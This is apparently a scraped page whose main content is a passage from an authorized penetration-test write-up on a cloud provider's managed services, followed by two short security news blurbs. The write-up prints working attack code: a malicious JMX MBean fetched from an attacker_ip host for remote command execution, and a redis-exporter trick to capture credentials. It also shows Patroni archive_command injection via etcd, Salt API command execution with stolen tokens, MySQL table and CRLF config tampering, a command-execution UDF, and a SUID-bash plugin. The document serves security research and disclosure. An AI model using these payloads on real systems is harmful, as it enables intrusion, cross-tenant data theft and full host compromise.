  • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

The code that handles the connection and initialization of the MBean component looks like this:

//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}

Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}

After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>

We then perform the following steps:

  1. Create a standard MLet loader inside the Kafka JVM.
  2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
  3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces

Kafka process context and node network interfaces

This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporter

The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...

Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

AUTH command in an intercepted Redis request

AUTH command in an intercepted Redis request

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance

Diagnostic information of the Valkey instance

(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

2.4. Compromise of managed PostgreSQL (Patroni) clusters

The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

Patroni configuration in etcd

Patroni configuration in etcd


{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}

Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

Update the Patroni configuration with the modified archive_command:

curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

Update the configuration again to add the standby_cluster parameter:

{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}

After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

cannot be a real primary in standby cluster  
Demoting self (demote-cluster)  
received fast shutdown request  
checkpoint starting: shutdown immediate

Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

PostgreSQL process context and node network interfaces

This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file

Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3

List of backup storage locations in S3

3. Attack on SaltStack management infrastructure

After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fs

The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list

Fragment of the Salt Master file list

It contained numerous files.

salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)

A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing

Database error during pillar processing

3.2. Exploiting the SQLi

This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

 Fragment of the table list in the cloudsmth schema

Fragment of the table list in the cloudsmth schema

Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens

Records with Salt Master authentication tokens

With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

4. Other ways to attack the cloud

It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

4.1. Exploiting a vulnerability in Managed Valkey

During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server

The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources

These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters

Valkey process context and Salt grains parameters

The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

4.2. MySQL

The MySQL database user didn’t have root privileges when the resource was created.

DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;

Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}

RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

This vector made it possible to inject line breaks and override critical configuration parameters:

default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF

Result of executing id via MySQL UDF

The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}

We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

Conclusion

The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.

  • ✇Cybersecurity News
  • Gheist Campaign Abuses Stolen GitHub Tokens Across 850 Accounts to Steal Secrets Do Son
    Wiz Research uncovered the Gheist campaign, a Gheist GitHub campaign planting 13,500 rogue branches across 850+ accounts to steal private repo secrets. Related Posts: Exposed Cairn AI Panels Reveal Autonomous Hacking Against Over 1,100 Targets GMO Desktop Cloud Breach Exposes 26,000 FX Servers Suspected Chinese Operator Uses ARTEX AI Framework in Global Hacking Campaign The post Gheist Campaign Abuses Stolen GitHub Tokens Across 850 Accounts to Steal Secrets appeared first on Daily CyberSecur
     
  • ✇The CyberWire
  • The middlemen of cyber espionage.
    Today we have ⁠Damon Rouse⁠, Threat Intelligence from ⁠Lumen⁠'s Black Lotus Labs, discussing their work on "The infrastructure quartermaster: inside a China-nexus state enablement model." Black Lotus Labs identified a China-nexus cyber infrastructure provider, dubbed a “quartermaster,” that supplies reconnaissance, proxy routing, and obfuscation services to Chinese cyber espionage actors. Its interconnected systems, including QScan and Fast Labyrinth, help identify high-value targets, conceal
     

The middlemen of cyber espionage.

24 de Outubro de 2026, 02:00
Today we have ⁠Damon Rouse⁠, Threat Intelligence from ⁠Lumen⁠'s Black Lotus Labs, discussing their work on "The infrastructure quartermaster: inside a China-nexus state enablement model." Black Lotus Labs identified a China-nexus cyber infrastructure provider, dubbed a “quartermaster,” that supplies reconnaissance, proxy routing, and obfuscation services to Chinese cyber espionage actors. Its interconnected systems, including QScan and Fast Labyrinth, help identify high-value targets, conceal malicious traffic, and support potential exploitation of government, military, research, and critical infrastructure networks. Researchers warn that this shared infrastructure makes traditional IP-based defenses less effective and recommend following CISA and NCSC guidance, reducing external attack surfaces, and keeping routers, firewalls, and IoT devices updated.

❌
❌